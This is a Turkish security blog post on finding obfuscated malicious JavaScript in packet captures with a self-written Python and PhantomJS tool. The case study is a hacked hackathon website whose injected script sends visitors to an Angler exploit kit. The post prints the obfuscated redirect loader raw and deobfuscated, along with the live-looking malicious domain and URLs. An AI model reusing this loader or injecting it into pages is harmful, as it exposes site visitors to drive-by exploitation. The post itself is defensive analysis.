

# Zararlı JavaScript Avı

written by Mert SARICA | 1 April 2016


Kum havuzu (sandbox) analizi yapan teknolojiler/cihazlar, kurumlara doğrudan ya da dolaylı olarak yapılan siber saldırıları tespit etme, gerekli önlemleri alma veya aldırma noktasında oldukça önemli bir role sahiptir. Bu cihazlarda ortaya çıkan alarmlar kurumsal SOME'ler tarafından incelendiğinde, kimi zaman ortaya ilginç güvenlik vakaları da çıkabilmektedir.

Bu cihazlar üzerinde yer alan alarmlarda veya şüphe duyulan trafik paketleri (PCAP) üzerinde, alarmı tetikleyen veya şüphe duyulan aktiviteye yol açan zararlı JavaScript kodunu tespit etmek, kimi zaman güvenlik uzmanları için zaman alıcı bir süreç haline gelmektedir. Bunun başlıca sebeplerinden biri ise zararlı JavaScript kodlarının çoğunlukla http trafiğinde gizlenmiş (encoded) olarak yer almasıdır. Bu nedenle Wireshark aracı ile bir PCAP dosyasını açıp, gizlenmiş JavaScript kodlarında sıklıkla kullanılan eval() fonksiyonunu aratmak boşa kürek çekmekten farksız hale gelmektedir.

Geçtiğimiz aylarda kum havuzu analizi yapan bir cihazdan aldığım alarmı detaylı olarak incelediğimde, Hürriyet Hackathon'un web sitesinin hacklendiğini ve ziyaretçilerini uitbracht.kateandoliverswedding.co.uk alan adına yönlendirdiğini gördüm.

Malware	Severity	Total	Infections	Callbacks	Blocked	Botnets	Last CnC Server	Last Location	First Seen	Last Seen	Ports Used	Protocols
Malware.Binary.url	★★★★	1	1	0	0	0			03/09/16 12:46:57	03/09/16 12:46:57		
Infection URLs												
Initial Infection URL												
uitbracht.kateandoliverswedding.co.uk/topic/18572-indivisible-ariver-existences-faroff-prepositions-sunburn-crushing-hittable/												
URL		# Visits	Total URLs					First URL at		Last URL at		
uitbracht.kateandoliverswedding.co.uk/topic/18572-indivisible-ariver-existences-faroff-prepositions-sunburn-crushing-hittable/		1	5	Occurred				03/09/16 12:46:57		03/09/16 12:46:57		
uitbracht.kateandoliverswedding.co.uk/?x=Tx7Tt8d=QvL7x2LV58l=GC72Vks0vD8b=Kf9aa7T4u8								03/09/16 12:46:57				text/html
uitbracht.kateandoliverswedding.co.uk/?x=ixiM0Edgk5c=Yf6Q98a=8l=1L1QN2S=8t=3lH4								03/09/16 12:46:57				application/x-shockwave-flash
Tf=8n=ukM8a=R2P8m=IfcPndTg8=8d=QXmbv								03/09/16 12:46:57				text/html
uitbracht.kateandoliverswedding.co.uk/?p=8x=vvv8f=zbWl08t=FBC9kuD_bh=5lM38v=AJl								03/09/16 12:46:57				text/html
025c27vvt_k_TfP88a_u7O								03/09/16 12:46:57				text/html
www.hurriyethackathon.com/								03/09/16 12:46:57				text/html

Hackathon (ayrıca hack günü, hackfest ya da codefest olarak da bilinir) bilgisayar programcıları, grafik tasarımcıları, arayüz tasarımcıları ve proje yöneticileri de dahil olmak üzere katılanların yoğun bir şekilde yazılım projelerinin geliştirilmesi amacıyla diğer takımlar ile rekabet içerisinde bulunduğu bir olaydır. (Referans: Vikipedi)



Yukarı bahsettiğim gibi Wireshark ile PCAP dosyası içinde yer alan zararlı JavaScript kodunu aramak zaman alıcı olabileceği için bunu nasıl otomatize edebileceğim üzerine düşünmeye başladım.

Python ile bir araç hazırlasam, Scapy ile PCAP dosyasını açsa, HTTP trafiğini incelese ve script takıları arasında yer alan JavaScript kodunu bulsa, çalıştırma ve eval() fonksiyonunu tespit etse az çok işimi görür diye düşünmeye başladım. Ancak en büyük engellerden biri JavaScript kodunu Python ile nasıl çalıştırabileceğim olacaktı. Çok zaman kaybetmeden, Python aracı ile ortaya çıkan JavaScript kodunu, PhantomJS isimli grafiksel kullanıcı arayüzü olmayan tarayıcı (headless browser) ile çalıştırmaya karar verdim.

Kısa bir çalışmanın ardından ortaya JavaScript Eval Finder adını verdiğim bir araç çıktı. Bu araca PCAP dosyasını verdiğinizde, javascripts klasörüne script takılarının yer aldığı HTML dosyalarını kopyalamaktadır. Ardından Phantomjs ile çalışan JavaScript Extractor yardımcı aracı ile gizlenmiş JavaScript kodunda yer alan eval() fonksiyonunu tespit edildiğinde, yine bu araç tarafından bir uyarı verilmekte ve bir önceki adımda kayıt edilen HTML dosyalarının başında (header) tespit edilen JavaScript kodları yorum (comment) olarak eklenmektedir.

JavaScript Eval Finder aracını hurriyethackathon PCAP dosyası üzerinde çalıştırdığımda çok geçmeden gizlenmiş (encoded) olan JavaScript kodunu bulabildim.



remnux@remnux: ~/Desktop/hurriyethackathon



```
remnux@remnux:~/Desktop/hurriyethackathon$ python eval-finder.py hurriyethackathon.pcap
=====
JavaScript Eval Finder v1.0 [http://www.mertsarica.com]
=====
[*] Loading PCAP file...
[*] Loading sessions...
[*] JavaScript detected
[*] Writing html file hurriyethackathon.pcap-1458229564.html to javascripts folder
[*] JavaScript detected
[*] Writing html file hurriyethackathon.pcap-1458229565.html to javascripts folder
[*] JavaScript detected
[*] Writing html file hurriyethackathon.pcap-1458229566.html to javascripts folder

[*] Suspicious file: hurriyethackathon.pcap-1458229564.html
[*] eval() Detected: tecl=(+[window.sidebar]);azhon=["rv:11","MSIE",];for(epox=tecl;epox<
l){gijo=azhon.length-epox;break;}if(navigator.userAgent.indexOf("MSIE10")>tecl){gijo++;}
wndo").innerHTML;olst=tecl;dws=tecl;dsrvf="";for(epox=tecl;epox<zeyt.length;epox+=efuvv){
=String.fromCharCode(((zmxso+dvp-97)^tisbfj.charCodeAt(dws%tisbfj.length))%255);dws++;}el
f());

[*] Suspicious file: hurriyethackathon.pcap-1458229566.html
[*] eval() Detected: tecl=(+[window.sidebar]);azhon=["rv:11","MSIE",];for(epox=tecl;epox<
l){gijo=azhon.length-epox;break;}if(navigator.userAgent.indexOf("MSIE10")>tecl){gijo++;}
wndo").innerHTML;olst=tecl;dws=tecl;dsrvf="";for(epox=tecl;epox<zeyt.length;epox+=efuvv){
=String.fromCharCode(((zmxso+dvp-97)^tisbfj.charCodeAt(dws%tisbfj.length))%255);dws++;}el
f());
remnux@remnux:~/Desktop/hurriyethackathon$ █
```

The screenshot shows the 'Online JavaScript beautifier' website. The browser address bar shows 'jsbeautifier.org'. The page title is 'Beautify, unpack or deobfuscate JavaScript and HTML, make JSON/JSONP readable, etc.'. Below the title, there is a brief description: 'All of the source code is completely free and open, available on GitHub under MIT licence, and we have a command-line version, python library and a node package as well.' The interface includes several configuration options: 'Indent with 4 spaces', 'Allow 5 newlines between tokens', 'Do not wrap lines', 'Braces with control statement', 'HTML <style>, <script> formatting: Add one indent level', 'End script and style with newline?', 'Support e4/jsx syntax', 'Use comma-first list style?', 'Detect packers and obfuscators?' (checked), 'Keep array indentation?', 'Break lines on chained methods?', 'Space before conditional: "if(x)" / "if (x)"' (checked), 'Unescape printable chars encoded as \xNN or \uNNNN?' (checked), 'Use JSLint-happy formatting tweaks?' (checked), 'Indent <head> and <body> sections?' (checked), and a link 'Use a simple textarea for code input?'. A 'Beautify JavaScript or HTML (ctrl-enter)' button is visible. The main content area displays the following JavaScript code:

```
1 Eval Detected: tecl = (+[window.sidebar]);
2 azhon = ["rv:11", "MSIE", ];
3 for (epox = tecl; epox < azhon.length; epox++) {
4   if (navigator.userAgent.indexOf(azhon[epox]) > tecl) {
5     gijo = azhon.length - epox;
6     break;
7   }
8 }
9 if (navigator.userAgent.indexOf("MSIE10") > tecl) {
10   gijo++;
11 }
12 efuvv = gijo - 1;
13 tisbfj = "93wrLfBbUrN3";
14 zeyt = document.getElementById("kzvwndo").innerHTML;
15 olst = tecl;
16 dws = tecl;
17 dsrvf = "";
18 for (epox = tecl; epox < zeyt.length; epox += efuvv) {
19   dvp = zeyt.charCodeAt(epox);
20   if (dvp >= 97 && dvp <= 122) {
21     if (olst % gijo) {
22       dsrvf += String.fromCharCode(((zmxso + dvp - 97) ^ tisbfj.charCodeAt(dws % tisbfj.length)) % 255);
23       dws++;
24     } else {
25       zmxso = (dvp - 97) * 26;
26     }
27     olst++;
28   }
29 }[["constructor"]]["constructor"](dsrvf());
```

Ardından ortaya çıkan (decoded) bu JavaScript kodunu incelediğimde bunun daha önce de incelemiş olduğum Angler istismar kitinin farklı bir sürümü olduğunu gördüm. Açılmış (decoded) JavaScript kodunu, orjinal HTML dosyasındaki gizlenmiş (encoded) JavaScript kodu ile yer değiştirip, Firebug geliştirme aracı/eklentisi ile Firefox internet tarayıcısı üzerinde analiz ettiğimde, bu JavaScript kodunun ziyaretçileri <http://uitbracht.kateandoliverswedding.co.uk/topic/18572-indivisible-arriver-existences-faroff-prepositions-sunburn-crushing-hittable/> adresine yönlendiren kod olduğunu teyit edebilmiş oldum.

Hürriyet Mobil Hackathon - Mozilla Firefox

Hürriyet Mobil Hacka... x

file:///home/remnux/Desktop/malware.html

Read www.hurriyethackathon.com

Console HTML CSS Script DOM Net Cookies

malware.html


```
119 <body class="nome page page-10-114 page-template-default
120 <div id="kzvwndo" style="position: absolute; top: -1860px;
121 <div id="ihidg" style="position: absolute; top: -1942px;
122 <script>
123 debugger;
124
125 <!-- UserAgent kontrolu atlatma -->
126 navigator.__defineGetter__('userAgent', function(){
127     return( "Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:1
128 });
129
130 tecl = (+[window.sidebar]);
131
132 <!-- Internet Explorer tarayici kontrolu atlatma -->
133 tecl = 0;
134
135 azhon = ["rv:11", "MSIE", ];
136 for (epox = tecl; epox < azhon.length; epox++) {
137     if (navigator.userAgent.indexOf(azhon[epox]) > tecl)
138         gijo = azhon.length - epox;
139         break;
140     }
141 }
142 if (navigator.userAgent.indexOf("MSIE10") > tecl) {
143     gijo++;
144 }
145 efuvv = gijo - 1;
146 tisbfj = "93wrLfBbUrN3";
```

Watch Stack Breakpoints

New watch expression...

- this Window malware.
- Global Scope [Window] Window malware.
- \$ undefined
- jQuery function(a, b)
- InstallTrigger InstallTriggerImp CONTENT=4, mc
- applicationCache 0 items in offline c
- closed false
- console Object { log=fun info=function(),
- content Window malware.
- crypto Crypto { subtle=getRandomValues
- devicePixelRatio 1
- document Document malwar
- external External { AddSe IsSearchProvider addSearchEngine
- frameElement null
- frames Window malware.

remnu... Desktop Internet... remnu... Hürriye... 01:07



Özellikle SOME çalışanları için faydalı olacağına inandığım JavaScript Eval Finder ve JavaScript Extractor araçlarını tek bir paket halinde buradan indirebilirsiniz.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

Not: Bu yazı 5. Pi Hediyem Var oyununun çözüm yolunu da içermektedir ;)